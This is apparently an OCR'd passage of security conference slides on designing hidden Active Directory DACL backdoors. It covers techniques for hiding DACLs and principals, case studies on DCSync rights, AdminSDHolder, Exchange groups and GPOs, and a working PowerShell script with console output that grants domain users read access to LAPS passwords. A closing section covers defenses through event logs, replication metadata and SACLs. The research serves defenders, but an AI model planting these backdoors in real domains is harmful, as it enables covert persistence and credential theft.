


- Left: Principals with direct control over the “Domain Admins” group
- Several Exchange security groups have “GenericAll” rights over the “Domain Admins” group

BloodHound Analysis



BloodHound Analysis



5.

Designing Active Directory DACL Backdoors

Primitives for Pwnage


Objective

- We want to implement an Active Directory DACL-based backdoor that:
  - Facilitates the regaining of elevated control in the AD environment
  - Blends in with normal ACL configurations (“hiding in plain sight”), or is otherwise hidden from easy enumeration by defenders
- Let’s see what we can come up with!

Stealth Primitive: Hiding the DACL

- Effectively hiding DACLs from defenders requires two steps
- Change the **object owner** from “Domain Admins” to another principal you control.
- Add a new explicit ACE, denying the “Everyone” principal the “Read Permissions” privilege.


Stealth Primitive: Hiding the DACL



Stealth Primitive: Hiding the Principal

- Hiding a principal from defenders requires three steps:
  a. Change the principal owner to itself, or another controlled principal.
  b. Grant explicit control of the principal to either itself, or another controlled principal.
  c. On the OU containing your hidden principal, deny the “List Contents” privilege to “Everyone”

Stealth Primitive: Hiding the Principal



Primitives: Summary

- We know which ACEs result in object takeover
- We can control who can enumerate the DACL
- We can hide principals/trustees that are present in a specific ACE

6.

Backdoor Case Studies

“If you can dream it…”

A Hidden DCSync Backdoor

- Backdoor:
  - Add **DS-Replication-Get-Changes** and **DS-Replication-Get-Changes-All** on the domain object itself where the principal is a user/computer account the attacker controls
  - The user/computer doesn't have to be in any special groups or have any other special privileges!
- Execution:
  - DCSync whoever you want!

Exploitation

AdminSDHolder

- Backdoor:
  - Attacker grants themselves the **User-Force-Change-Password** right on **CN=AdminSDHolder,CN=System**
  - Every 60 minutes, this permission is cloned to every sensitive/protected AD object through SDProp
  - Attacker “hides” their account using methods described
- Execution:
  - Attacker force resets the password for any **adminCount=1** account

Exploitation

LAPS

- Microsoft's "Local Administrator Password Solution"
- Randomizes the a machine's local admin password every 30 days. Password stored in the confidential **ms-Mcs-AdmPwd** attribute on computer objects

https://technet.microsoft.com/en-us/mt227395.aspx

Who can read AdmPwd?

- **DS_CONTROL_ACCESSS** where the ACE
  - applies to AdmPwd and all descendant computers
  - applies to AdmPwd and all descendant objects
  - applies to any object and all descendant objects
  - applies to any object and all descendant computers
- Above checks are necessary for **GENERIC_ALL**
- Object control == Ability to grant the above rights
  - **You are the owner**
  - You can become the owner:
    - **WriteDACL**, **WriteOwner**
    - **DS-Set-Owner Extended Right**

Shortcomings of Find-AdmPwdExtendedRights

- **DS_CONTROL_ACCESSS** where the ACE
  - applies to AdmPwd and all descendant computers
  - **applies to AdmPwd and all descendant objects***
  - applies to any object and all descendant objects
  - applies to any object and all descendant computers
- Above checks are necessary for GENERIC_ALL
- Object control == Ability to grant the above rights
  - **You are the owner**
  - You can become the owner
    - **WriteDACL**, **WriteOwner**
    - **DS-Set-Owner Extended Right**

Exploitation

- Backdoor:
  - Add an ACE to OU or Computer that applies to the AdmPwd property and any descendant object

```
$RawObject = Get-DomainOU -Raw Servers
$TargetObject = $RawObject.GetDirectoryEntry()
$AdmPwdGuid = (Get-DomainGUIDMap).GetEnumerator() | `
    ?{$_.value -eq 'ms-Mcs-AdmPwd'} | select -ExpandProperty name
$ACE = New-ADObjectAccessControlEntry -InheritanceType Descendents `
    -AccessControlType Allow -PrincipalIdentity "Domain Users" `
    -Right ExtendedRight -ObjectType $AdmPwdGuid
$TargetObject.PsBase.ObjectSecurity.AddAccessRule($ACE)
$TargetObject.PsBase.CommitChanges()
```

Normal user can’t access ms-mcs-AdmPwd

```
PS C:\> whoami
corpwest\johnsmith
PS C:\> Find-AdmPwdExtendedRights -OrgUnit Servers -IncludeComputers | fl


ObjectDN              : OU=Servers,DC=corpwest,DC=local
ExtendedRightHolders : {NT AUTHORITY\SYSTEM, CORPWEST\Domain Admins, CORPWEST\ServerAdmins}

ObjectDN              : CN=Exchange,OU=Servers,DC=corpwest,DC=local
ExtendedRightHolders : {NT AUTHORITY\SYSTEM, CORPWEST\Domain Admins}



PS C:\> Get-DomainComputer Exchange -Properties name,ms-mcs-AdmPwd

name
----
Exchange
```

Privileged attacker adds backdoor to Servers OU

```
PS C:\> whoami
corpwest\itadmin
PS C:\> $RawObject = Get-DomainOU -Raw Servers
PS C:\> $TargetObject = $RawObject.GetDirectoryEntry()
PS C:\> $AdmPwdGuid = (Get-DomainGUIDMap).GetEnumerator() | `
>>     ?{$_.value -eq 'ms-Mcs-AdmPwd'} | select -ExpandProperty name
>> $ACE = New-ADObjectAccessControlEntry -InheritanceType Descendents `
>>     -AccessControlType Allow -PrincipalIdentity "Domain Users" `
>>     -Right ExtendedRight -ObjectType $AdmPwdGuid
>> $TargetObject.PsBase.ObjectSecurity.AddAccessRule($ACE)
>> $TargetObject.PsBase.CommitChanges()
>>
PS C:\>
```

Domain user can access AdmPwd! LAPS cmdlet doesn't detect it!

```
PS C:\> whoami
corpwest\johnsmith
PS C:\> Find-AdmPwdExtendedRights -OrgUnit Servers -IncludeComputers | fl


ObjectDN              : OU=Servers,DC=corpwest,DC=local
ExtendedRightHolders : {NT AUTHORITY\SYSTEM, CORPWEST\Domain Admins, CORPWEST\ServerAdmins}

ObjectDN              : CN=Exchange,OU=Servers,DC=corpwest,DC=local
ExtendedRightHolders : {NT AUTHORITY\SYSTEM, CORPWEST\Domain Admins}



PS C:\> Get-DomainComputer Exchange -Properties name,ms-mcs-AdmPwd

name     ms-mcs-admpwd
----     -------------
Exchange n.H54m-]Bq;46#3dtV2&
```

Exchange Strikes Back

- Exchange Server introduces several schema changes, new *nested* security groups, and **MANY** control relationships to Active Directory, making it a perfect spot to blend in amongst the noise.
- Pre Exchange Server 2007 SP1, this included the "**WriteDACL**" privilege against the domain object itself, which was distributed down to ALL securable objects!

Exchange Strikes Back

- Backdoor:
  - Identify a non-protected security group with local admin rights on one or more **Exchange servers**
  - Grant **“Authenticated Users”** full control over this security group
  - **Change the owner** of the group to an Exchange server
  - Deny **“Read Permissions”** on this group to the **“Everyone”** principal

Exchange Strikes Back

- Execution:
  - Regain access to the Active Directory domain **as any user**
  - Add your current user to the back-doored security group
  - Use your new local admin rights on an Exchange server to execute commands as the **SYSTEM** user on that computer.
  - Exchange Trusted Subsystem often has full control of the domain, so this may include **DCSync**!

Exploitation

Abusing GPOs

- Backdoor:
  - Attacker grants herself **GenericAll** to **any** *user* object with the attacker as the trustee
  - Grant that “patsy” user **WriteDacl** to the default domain controllers GPO
- Execution:
  - Force resets the “patsy” account password
  - Adds a DACL to the GPO that allows write access for the patsy to **GPC-File-Sys-Path** of the GPO
  - Grants the patsy user **SeEnableDelegationPrivilege** rights in GptTmpl.inf
  - Executes a constrained delegation attack using the patsy account’s credentials

Exploitation

6.

Defenses

All is (Probably) Not Lost ;)

Event Logs

- Proper event log tuning and monitoring is pretty much your only hope for performing real “forensics” on these actions
  - But if you weren’t collecting event logs when the backdoor was implemented, you might not ever know who the perpetrator was :(
- For example:
  - Event log **4738** (“A user account was changed”), filtered by the property modified

Replication Metadata

- Metadata remnants from domain controller replication can grant a few clues
  - Specifically, ***when*** a given attribute was modified, and from what domain controller the modification event occurred on
- This points you in the right direction, but needs to be used with event logs to get the full picture
  - More information in a post soon on http://blog.harmj0y.net


SACLs

- SACLs contain ACEs that, "*specify the types of access attempts that generate audit records in the security event log of a domain controller*"

- You don't have to SACL every success/failure action on every object type and property:
  - A great start- build SACLs for all of the attack primitives we've talked about on the specific target objects we've outlined
  - More information: http://bit.ly/2tOAGn7

Sidenote: Future Work

- We were not able to utilize NULL DACLs or otherwise manipulate the header control bits (i.e. **SE_DACL_PRESENT**)
  - Any attempts to set ntSecurityDescriptor on an object remotely ignores any header bits, however **this warrants another look**
- Research additional control relationships
  - Particularly any relationship that allows for computer object takeover



Credits

Special thanks to all the people who helped us with this research and slide deck:

- Lee Christensen (@tifkin_)
- And everyone else at SpecterOps!

Questions?

Contact us at:

- @_wald0 (robbins.andy [at] gmail.com)
- @harmj0y (will [at] harmj0y.net)